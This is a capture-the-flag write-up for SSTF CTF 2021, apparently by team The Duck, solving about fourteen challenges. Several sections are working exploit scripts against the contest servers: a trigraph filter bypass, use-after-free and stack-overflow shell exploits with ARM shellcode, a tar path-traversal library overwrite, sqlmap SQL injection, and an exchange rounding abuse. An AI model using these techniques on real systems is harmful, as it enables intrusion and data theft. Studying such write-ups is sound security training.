SSTF CTF 2021 Write-up

by The Duck https://theori.io

Table of Contents

SW Expert Academy

This online judge filters some harmful keywords such as "#", "include", "system". The outgoing network connection is blocked, and the stdout/err of the program does not return to the user. However, it shows an error/warning which occurred while compiling the source code.

There are Trigraphs in the C preprocessor to support the backward compatible ISO 646 invariant character set. (https://en.wikipedia.org/wiki/Digraphs_and_trigraphs) We used the "??=" alternative to bypass "#" filtering.

For the keyword filtering, we bypassed via backslash("\") and the new line. ("inc\(newline)lue")

```
??=incl\
ude "/flag.txt"

---

Error: Command failed: gcc -o /tmp/F9uWNWItHS.bin /tmp/F9uWNWItHS.c -std=c99
In file included from /tmp/F9uWNWItHS.c:4:
/flag.txt: In function 'main':
/flag.txt:1:1: error: 'SCTF' undeclared (first use in this function)
    1 |  SCTF{take-care-when-execute-unknown-code}
      |  ^~~~
/flag.txt:1:1: note: each undeclared identifier is reported only once for
each function it appears in
/flag.txt:1:5: error: expected ';' before '{' token
    1 |  SCTF{take-care-when-execute-unknown-code}
      |      ^
      |      ;
```

The-final-source-code-to-leak-the-flag

Flag: SCTF{take-care-when-execute-unknown-code}

LostArk

All characters (Lupeon, Reaper, …) do not override the parent class destructor (Character). The destructor of the Character class does nothing. This makes uninitialized memory.

```python
from pwn import *
p = remote("lostark.sstf.site", 1337)

print p.sendlineafter(":", "1") # create a new character "Lupeon" by hidden
idx (7)
print p.sendlineafter(":", "7")

print p.sendlineafter(":", "4") # choose a character: set a current
character state to idx 0 (Lupeon)
print p.sendlineafter(":", "0")

print p.sendlineafter(":", "5") # set the skill (current character -> skill
= shell_function)

print p.sendlineafter(":", "2") # delete
print p.sendlineafter(":", "0")

print p.sendlineafter(":", "1") # create a new character which can use a
skill
print p.sendlineafter(":", "1")

print p.sendlineafter(":", "1234")

print p.sendlineafter(":", "4")
print p.sendlineafter(":", "0")

print p.sendlineafter(":", "6") # call function which gives us a shell.
p.interactive()
```

exploit.py

Flag: SCTF{Wh3r3 1s 4 Dt0r?}

meLorean

This is just a linear regression problem.

```python
import numpy as np
from sklearn.linear_model import LinearRegression


def main():
    flag = ''
    with open('dataset.txt', 'rb') as f:
        for line in f.read().decode('utf').strip().split('\n'):
            xs = []
            ys = []

            for x, y in eval(line):
                xs.append((x, 1.0))
                ys.append(y)

            xs = np.array(xs)
            ys = np.array(ys)

            model = LinearRegression().fit(xs, ys)
            flag += chr(round(model.coef_[0]))

    print(flag)


if __name__ == '__main__':
    main()
```

get-me-the-flag.py

Flag: SCTF{Pr0gre55_In_R3gr3ss}

Secure Enough

The binary communicates with the server and the packet was provided. The binary generates random nonce and key through rand function. But the seed for the random generator is the **current timestamp (4byte)**.

It means if we find the timestamp which is used for communicating with the server, we can decrypt the whole message.

By the way, even though we don't know about the exact timestamp, we can decrypt the message since we know that the time has not passed over 1 second. So we thought the nonce and the key were the same.

The remaining part is just decrypting the packet as the binary does.

```c
#include <openssl/pem.h>
#include <openssl/evp.h>
#include <openssl/md5.h>
#include <openssl/rsa.h>
#include <stdio.h>
#include <string.h>

char peer0_0[] = { /* Packet 4 */
0x01, 0xa3, 0xe6, 0xf4, 0x84, 0xd7, 0x86, 0x5a,
...,
0xa6, 0x00, 0x00 };
char peer1_0[] = { /* Packet 6 */
0x02, 0x0f, 0x4b, 0x82, 0xb9, 0xd7, 0x71, 0xa2,
...,
0x72, 0x00, 0x00 };
char peer0_1[] = { /* Packet 8 */
0x98, 0x7d, 0xa6, 0x20, 0x0f, 0xd3, 0xc7, 0xe9,
...,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };
char peer1_1[] = { /* Packet 10 */
0xdc, 0x01, 0x4f, 0x22, 0x66, 0xd9, 0x36, 0x8d,
...,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };

void derive(unsigned char *nonce, unsigned char *sk1, unsigned char *sk2,
unsigned char *data, unsigned int size, unsigned char *out)
{
    MD5_CTX ctx;
    MD5_Init(&ctx);
    MD5_Update(&ctx, data, size);
    MD5_Update(&ctx, nonce, 32);
    MD5_Update(&ctx, sk1, 32);
    MD5_Update(&ctx, sk2, 32);
    MD5_Final(out, &ctx);
}
```

```
int main()
{
    unsigned char nonce[32];
    unsigned char secret1[32];
    unsigned char secret2[32];

    memcpy(nonce, peer0_0 + 1, 32);
    memcpy(secret1, nonce, 32);
    {
        unsigned char tmp[256];
        BIO *bp = BIO_new_mem_buf(
        "-----BEGIN PUBLIC KEY-----\n"
        "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA214EFGCpMbQhB4uRo7P9\n"
        "FAajAfvz7ianshjD44IvZeZHeEYTfa1zONbjYGK2lw/0v+xZ/Em4M9sPOSGlsPcr\n"
        "vG3O9/XKM0+he05Lh8nedtMnpOQgxFhwJNbdKR3SYzsH8+JziLHAmKQmlmH8FBiE\n"
        "reGsshAhICrz8GGDCjDg7Aam4wKj0HY6hfj8zUYjAf2MxoozWIYFmjSXI2xwp6Kq\n"
        "Uqhac9W0nnQkToe+vtBjlcPowRV9WViNIB2msE6afe+YqKVSYNizbEXSbmocsA+A\n"
        "job4i1u8LAtdd4zF5gmGuKCJITiMMglakHzwosXXfbejIaJlpfC6sx4xIu6nkx6Y\n"
        "lQIDAQAB\n"
        "-----END PUBLIC KEY-----",
        0xFFFFFFFFLL);
        RSA *pk = NULL;
        PEM_read_bio_RSA_PUBKEY(bp, &pk, 0LL, 0LL);
        RSA_public_decrypt(256, peer1_0 + 1, tmp, pk, 1);
        memcpy(secret2, tmp, sizeof(secret2));
    }
    unsigned char derived_key[32];
    unsigned char derived_iv[32];
    unsigned char out[64]; int len, outl;

    derive(nonce, secret1, secret2, "A", 1, derived_key);
    derive(nonce, secret1, secret2, "BB", 2, derived_key + 16);
    derive(nonce, secret1, secret2, "CCC", 3, derived_iv);
    derive(nonce, secret1, secret2, "DDDD", 4, derived_iv + 16);

    EVP_CIPHER_CTX *ctx = EVP_CIPHER_CTX_new();
    EVP_DecryptInit_ex(ctx, EVP_aes_256_cbc(), 0, derived_key, derived_iv);
    outl = 64;
    EVP_DecryptUpdate(ctx, out, &outl, peer1_1, 32);
    len = outl;
    outl = 64 - len;
    EVP_EncryptFinal_ex(ctx, out + outl, &outl);
    printf("msg: %s\n", out);

    return 0;
}
```

se-decrypt.c

Flag: SCTF{B3_CAR3_FULL_W1T4_RAND0M}

LostArk2

It used "a.reset(b.get())" leading to a use-after-free whereas it should've been just "a = b". The rest is about the same as LostArk's.

```python
import os
import struct
import binascii
from socket import *


u64 = lambda x: struct.unpack('Q', x)[0]
p64 = lambda x: struct.pack('Q', x)

u32 = lambda x: struct.unpack('I', x)[0]
p32 = lambda x: struct.pack('I', x)
p16 = lambda x: struct.pack('H', x)


def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.settimeout(1.5)

    #s.connect(('192.168.165.2', 1234))
    s.connect(('lostark2.sstf.site', 1337))

    cache = [b'']
    def rc():
        if cache[0]:
            c = cache[0][0: 1]
            cache[0] = cache[0][1:]
            return c

        cache[0] = s.recv(4096)
        assert cache[0]
        return rc()

    def rw(f):
        r = b''
        while True:
            c = rc()
            assert c
            r += c
            if f in r:
                break
        return r

    def create(clazz, name):
        rw(b'pick: ')
```

```python
        s.send(b'1\n')
        rw(b'pick: ')
        s.send(b'%d\n' % clazz)

        if clazz == 7:
            return

        rw(b'name: ')
        s.send(b'%s\n' % name)

    def pick(index):
        rw(b'pick: ')
        s.send(b'4\n')
        rw(b'pick: ')
        s.send(b'%d\n' % index)

    def delete_char(index):
        rw(b'pick: ')
        s.send(b'2\n')
        rw(b'pick: ')
        s.send(b'%d\n' % index)

    create(7, b'AAAA')
    create(2, b'AAAA')

    pick(0)
    pick(1)

    create(2, b'AAAA')
    pick(2)

    s.send(b'6\n')

    import telnetlib
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()

if __name__ == '__main__':
    main()
```

exploit.py

Flag: SCTF{KUKURUPPINGPPONG!}

Memory

This binary can write contents and save it as a file in the `data/%d-%02d-%02d `path. Also, there is a function to create a backup file by compressing the stored contents (./data/*).

When compressing and decompressing a file using tar, it obtains the handle of the ./lib/libutil.so library through the dlopen() function, finds the symbol of the execute() function, and seems like executing the given string. ("tar -xxasdf ….")

When decompressing tar archives, binary uses the `tar xvfP restore.bak -C ./data/` command, where the P (uppercase) option means it does not remove leading slashes in the compressed file. We can abuse this to decompress files to any path.
-P, --absolute-names: Don't strip leading slashes from file names when creating archives.

So, a user can restore a backup file by delivering a payload in the form of `SCTF + [file length] + [file hash] + [file]`, and through this, an arbitrary file can be loaded from the binary. Compress the file that has a relative path like `../lib/libutil.so` and deliver it to the binary and abuse the tar decompression process to overwrite the `./lib/libutil.so` library that executes the execute() function. And then, you can get a shell by calling the execute() function.

The exploit process is described below.

1. Make libutil.so with execute function that executes /bin/sh

```
// gcc -w -fPIC -shared -o libutil.so ./lib.c
#include <sys/syscall.h>

void execute(char *exec){
    execve("/bin/sh", 0, 0);
}

void execve(char *path, char **argv, char **envp){
    asm volatile ("syscall" :: "a"(SYS_execve));
}
```
lib.c

2. Compress libutil.so with `../` character using tar to overwrite `./lib/libutil.so`

```
import tarfile
tar = tarfile.open('some.tar', 'w')
tar.add('../lib/libutil.so')
tar.close()
```
make_tar.py

3. Abusing tar decompression logic to overwrite libutil.so and get shell

```python
from pwn import *
import hashlib
import base64
#p = process("./memory")
p = remote('memory.sstf.site', 31339)

def write(data):
    print(p.sendlineafter(":", "1"))
    print(p.sendlineafter(":", data))

def read(data):
    print(p.sendlineafter(":", "2"))
    print(p.sendlineafter(""))

def restore(size, data):
    print(p.sendlineafter(":", "5"))
    print(p.sendlineafter(":", str(size)))
    print(p.sendlineafter(":", str(data)))

def backup():
    print(p.sendlineafter(":", "4"))
    p.recvuntil('backup Contents\n')
    data = p.recvline()
    return data


pay = open('some.tar', 'rb').read()
# read tar file
# contents: ../lib/libutil.so

t = 'SCTF' + p32(len(pay)) + hashlib.sha256(pay).digest() + pay
# make restore struct
# header: SCTF
# len: file size
# hash: file hash
# file: file

inp = base64.b64encode(t)
# base64 encode

restore(len(inp), inp)

p.interactive()
# get shell
```

exp.py

Flag: SCTF{B4CUP_R3ST0R3}

Poxe Center

There is a SQL Injection in Order by Clause. We used the sqlmap[1].


```
Database: public
Table: trainer_info
[3 entries]
+------------+--------+-----------
----------+--------------+
| trainer_id | role   | email
approved_date         | assigned_city |
+------------+--------+-----------
----------+--------------+
| ZFOLD3            | master  | zflip@poxem
11:41:10 | Suwon Town    |
| xoxo master | trainer | xoxo@poxemo
```

Can we get a new "Z_FOLD3" for the prize?

```
$ sqlmap -u
"http://poxecenter.sstf.site:31888/demo/getGochaList/?sortName=1&sortFlag=desc" -T
poke_info --dump
Table: poke_info
[103 entries]
+-----------+-------+---------------+----------------------------------------------+
| name      | index | first_attribute | second_attribute                           |
+-----------+-------+---------------+----------------------------------------------+
| Beadrell  | 15    | Bug           | Poison                                       |
| Bellspruut | 69   | Grass         | Poison                                       |
| Beubeseur | 1     | Grass         | Poison                                       |
| Bittarfrea | 12   | Bug           | Flying                                       |
...
| Maw       | 151   | Psychic       | SCTF{G0tcH4_Gh0sT_c4t_iS_L3G3ND4Ry_P0k3} |
```

Poke_info Table

Flag: SCTF{G0tcH4_Gh0sT_c4t_iS_L3G3ND4Ry_P0k3}

---

[1] https://github.com/sqlmapproject/sqlmap

Exchange

1. If we bid(buy) "0.1003" BT, it costs 100 KRW, and the executed amount is 0.1001.
    0.1003 *1001 = 100.4003, **round**(100.4003) → 100
    0.1003 * 0.998 (fee) = 0.1000994, **round** (0.1000994) → 0.1001
2. And then, selling "0.1 BT" for market price, we pay back 100 KRW.

We can earn 0.0001 for every loop (1~2).

```python
import base64
from requests import get, Session
from urllib.parse import urlencode, quote_plus


class BT(object):
    def __init__(self):
        self.url = 'http://exchange.sstf.site:7878/'
        self.s = Session()
        self.register()

    def register(self):
        self.s.get(self.url + 'register.php')

    def get_items(self):
        return self.s.get(self.url + 'items.php').text

    def claim_item(self, idx):
        return self.s.get(self.url + f'claim.php?idx={idx}').text

    def get_trade(self):
        return self.s.get(self.url + 'trade.php').text

    def order(self, side, pt, amount: str):
        return self.s.post(self.url + 'order.php', headers={
            'Contnet-Type': 'application/x-www-form-urlencoded',
            }, data={
                'ordertype': side,
                'pricetype': pt,
                'amount': amount}).text

    def get_balance(self):
        data = self.get_trade()
        return (data.split('<p align=right>')[1].split('<strong')[0].strip()
+ 'KRW',
                data.split('</strong><br>')[1].split(' <')[0].strip() +
'BT')

def b64(x):
    return quote_plus(base64.b64encode(x))
```

```python
def u64(x) -> bytearray:
    return bytearray(base64.b64decode(unquote_plus(deepcopy(x))))

b = BT()

for i in range(10):
    print(b.order('bid', 'limit', '0.1003'))


for j in range(60):
    print(j)
    for i in range(20):
        print(b.order('ask', 'limit', '0.1'))

    for i in range(20):
        print(b.order('bid', 'limit', '0.1003'))

print(b.claim_item(1))
```

i-am-gs-trader.py

Flag: SCTF{1t_W4s_n0T_MY_f4U1T}

Cyberpunk 2021

The given program (Cyberpunk) makes a game board that sorts an address of sub_B5A and system with random value.

```
for ( i = 0; i <= 5; ++i )
{
  for ( j = 0; j <= 5; ++j )
  {
    do
    {
      if ( (rand() & 1) != 0 )
        v1 = sub_B5A;
      else
        v1 = &system;
      *(6 * i + j + a1) = v1 >> (8 * (rand() % 8));
    }
    while ( !*(6 * i + j + a1) );
  }
}
```

sub_B5A code is below. It is useful to get a shell.

```
.text:0000000000000B5A sub_B5A            proc near              ; DATA XREF:
sub_DCA+31↓o
.text:0000000000000B5A ; __unwind {
.text:0000000000000B5A                    push    rbp
.text:0000000000000B5B                    mov     rbp, rsp
.text:0000000000000B5E                    mov     esi, 0         ; argv
.text:0000000000000B63                    lea     rdi, path      ; "/bin/sh"
.text:0000000000000B6A                    call    _execv
.text:0000000000000B6F                    nop
.text:0000000000000B70                    pop     rbp
.text:0000000000000B71                    retn
```

The vulnerability is below.

```
case ' ':
  if ( *((6 * v12 + v10) + a2) )
  {
    v14 ^= 1u;
    cnt_ = cnt++;
    *(buf + cnt_) = *((6 * v12 + v10) + a2);
    *((6 * v12 + v10) + a2) = 0;
  }
  break;
```

Space Inserts the selected 1 byte into the stack buffer. But, The Binary doesn't check a cnt variable. It leads to out-of-bound write vulnerability.

First, select the random 16 bytes. The important thing is don't insert bytes of sub_B5A because we will overwrite the lower 2 bytes of ret.

select a 5A and ?B byte after If fill 16 bytes in the buffer. And then, return to address that overwritten.

```
                                                      04    C8    04    55

                                                      $> q
ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat flag
SCTF{ch4LL3N63_pwn3d!_Y0u'r3_br347h74K1N6!}
```

Flag: SCTF{ch4LL3N63_pwn3d!_Y0u'r3_br347h74K1N6!}

armarm

There exists a simple stack-based buffer overflow. All you have to do is put the shellcode inside the global variable and make the program jump into it.

```python
import os
import struct
import binascii
from socket import *


u64 = lambda x: struct.unpack('Q', x)[0]
p64 = lambda x: struct.pack('Q', x)

u32 = lambda x: struct.unpack('I', x)[0]
p32 = lambda x: struct.pack('I', x)


def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.settimeout(10.5)

    #s.connect(('192.168.165.2', 1234))
    s.connect(('armarm.sstf.site', 31338))

    cache = [b'']
    def rc():
        if cache[0]:
            c = cache[0][0: 1]
            cache[0] = cache[0][1:]
            return c

        cache[0] = s.recv(4096)
        assert cache[0]
        return rc()

    def rw(f):
        r = b''
        while True:
            c = rc()
            assert c
            r += c
            if f in r:
                break
        return r

    rw(b'>>')
    s.send(b'1\n')
```

```python
    rw(b'1 okay... \n[+] Sign up menu\n[+] User: ')

    #user_id = b'A' * 90
    user_id =
b"\x06\x49\x08\x46\x81\xea\x01\x01\x82\xea\x02\x02\x4f\xf0\x0f\x07\xa7\xf1\x
04\x07\x01\xdf\x4f\xf0\x01\x07\x01\xdf" + p32(0x11E3150 + 83)
    user_id = user_id.ljust(90 - 7, b'A') + b'/bin/sh'
    s.send(user_id + b'\n')

    rw(b'[+] Password: ')
    s.send(b'A\n')

    rw(b'>>')
    s.send(b'2\n')

    rw(b'2 okay... \n[+] Login menu\n[+] User: ')
    s.send(user_id + b'\n')

    rw(b'[+] Pass: ')
    s.send(b'A\n')

    rw(b'>>')
    s.send(b'4\n')

    rw(b'4 okay... \n[+] Write data: ')

    #input('a')
    s.send(b'note://00' + p32(0x11E3151) * 10 + b'\n')

    import telnetlib
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()


if __name__ == '__main__':
    main()
```

exploit.py

Flag: SCTF{Th15157h3f1491il1illi1}

Men in the black hats

The star points in 3d coordinate and image drawer are given. The python script provides helper functions for rotating the point. Hence we converted it to a "pcd" format to rotate the image through "pcl_viewer".

```python
from task import st

f = open("stars.pcd", "w")
f.write("# .PCD v.5 - Point Cloud Data file format\n")
f.write("FIELDS x y z\n")
f.write("SIZE 4 4 4\n")
f.write("TYPE F F F\n")
f.write(f"WIDTH {len(st)}\n")
f.write("HEIGHT 1\n")
f.write(f"POINTS {len(st)}\n")
f.write("DATA ascii\n")
for x,y,z,_ in st:
    f.write(f"{x} {y} {z}\n")
```

convert_to_pcd.py

We just rotated via mouse and found the qr code contains the flag.

Flag: SCTF{MiB_sh0u1d_t@k3_c4re_0f_my_CAt}

Mars Rover

We used https://pyokagan.name/blog/2019-10-14-png/ to parse a PNG file. The checksum of each chunk is suspicious that all the last bytes are in the ASCII range. So we wrote a script to extract the last byte of checksum for each chunk.

```python
import struct
import zlib

f = open('MarsRover.png', 'rb')
PngSignature = b'\x89PNG\r\n\x1a\n'
if f.read(len(PngSignature)) != PngSignature:
    raise Exception('Invalid PNG Signature')

flag = ''

def read_chunk(f):
    global flag
    # Returns (chunk_type, chunk_data)
    chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
    chunk_data = f.read(chunk_length)
    checksum = zlib.crc32(chunk_data, zlib.crc32(struct.pack('>4s',
chunk_type)))
    chunk_crc, = struct.unpack('>I', f.read(4))
    flag += chr(chunk_crc & 0xff)
    if chunk_crc != checksum:
        raise Exception('chunk checksum failed {} != {}'.format(chunk_crc,
            checksum))
    return chunk_type, chunk_data

chunks = []
while True:
    chunk_type, chunk_data = read_chunk(f)
    chunks.append((chunk_type, chunk_data))
    if chunk_type == b'IEND':
        break

print(flag)
```

extract-the-last-byte-of-checksum

```
PS C:\Users\user\Desktop> python .\parse.py
```

(ASCII art terminal output containing the text:)

`SCTF{M4rti@n_wi11_b3_bACk_aT_anY_t1M3}`

Flag: SCTF{M4rti@n_wi11_b3_bACk_aT_anY_t1M3}

Remains

We used savparser("https://www.dropbox.com/sh/vtsk0ji7pqhje42/AABY57lRqinlwZpo8t9zzGYka") to parse the given SAV file. From the preview image of the SAV file, we noticed when the snapshot was taken, which immediately after a "./sav" file ran.

We searched for the string "Wanna flag?" on the "bin.sav-pgm.out", we could find an ELF file header nearby the string. The below image is an extracted ELF file's start function.

```
__int64 start()
{
  int v0; // eax
  char v2; // [rsp+Fh] [rbp-91h] BYREF
  char v3[128]; // [rsp+10h] [rbp-90h] BYREF
  int v4; // [rsp+90h] [rbp-10h]
  unsigned int v5; // [rsp+94h] [rbp-Ch]
  int i; // [rsp+98h] [rbp-8h]
  unsigned int v7; // [rsp+9Ch] [rbp-4h]

  memset(v3, 0, sizeof(v3));
  qmemcpy(v3, "SCTF{", 5);
  v7 = 5;
  v5 = sub_40010C("flag", 0LL);
  if ( (v5 & 0x80000000) != 0 )
  {
    sub_40018B(2LL, "Segmentation fault", 18LL);
    sub_4001BB(0xFFFFFFFFLL);
  }
  while ( (int)v7 <= 127 )
  {
    v4 = sub_40015B(v5, &v3[v7], 5LL);
    if ( v4 <= 0 )
      break;
    v7 += v4;
  }
  v0 = v7++;
  v3[v0] = 125;
  sub_400139(v5);
  sub_40018B(1LL, "Wanna flag?", 11LL);
  sub_40015B(0LL, &v2, 1LL);
  for ( i = 5; i < (int)(v7 - 1); ++i )
    v3[i] ^= v3[i % 5];
  sub_40018B(1LL, v3, v7);
  return sub_4001BB(0LL);
}
```

Start function reads the data from the "flag" file, and then just XOR with "SCTF{". Again we searched for the string "SCTF{" on the "bin.sav-pgm.out", we could find the string "SCTF{>p9v *^\es$d+g^Y^P`:^K(Kd^\cv$d+g^Y^Kgvc^Y^Y&t^KqK^Lt<u$0+`*^W`-buZ}". The final script to solve this challenge is:

```
dev1@dev1-Virtual-Machine:~/workspace/sstf/remains$ xxd e_flag.bin
00000000: 5343 5446 7b3e 7039 7609 2a1c 6573 2464  SCTF{>p9v.*.es$d
00000010: 2b67 1910 603a 0b28 4b64 1c63 7624 642b  +g..`:.(Kd.cv$d+
00000020: 6719 0b67 7663 1919 2674 0b71 4b0c 743c  g..gvc..&t.qK.t<
00000030: 7524 302b 602a 1760 2d62 755a 7d0a       u$0+`*.`-buZ}.
dev1@dev1-Virtual-Machine:~/workspace/sstf/remains$ python3
Python 3.9.1 (default, Apr  1 2021, 17:22:59)
[GCC 7.5.0] on linux
>>> e_flag = open('e_flag.bin', 'rb').read().strip()
>>> flag = ''
>>> for i in range(5, len(e_flag) - 1):
...     flag += chr(e_flag[i] ^ e_flag[i%5])
...
>>> flag
'm3m0ry_15_7h3_k3y_n07_70_7h3_p457_bu7_70_7h3_ch4ll3n63!'
>>>
```
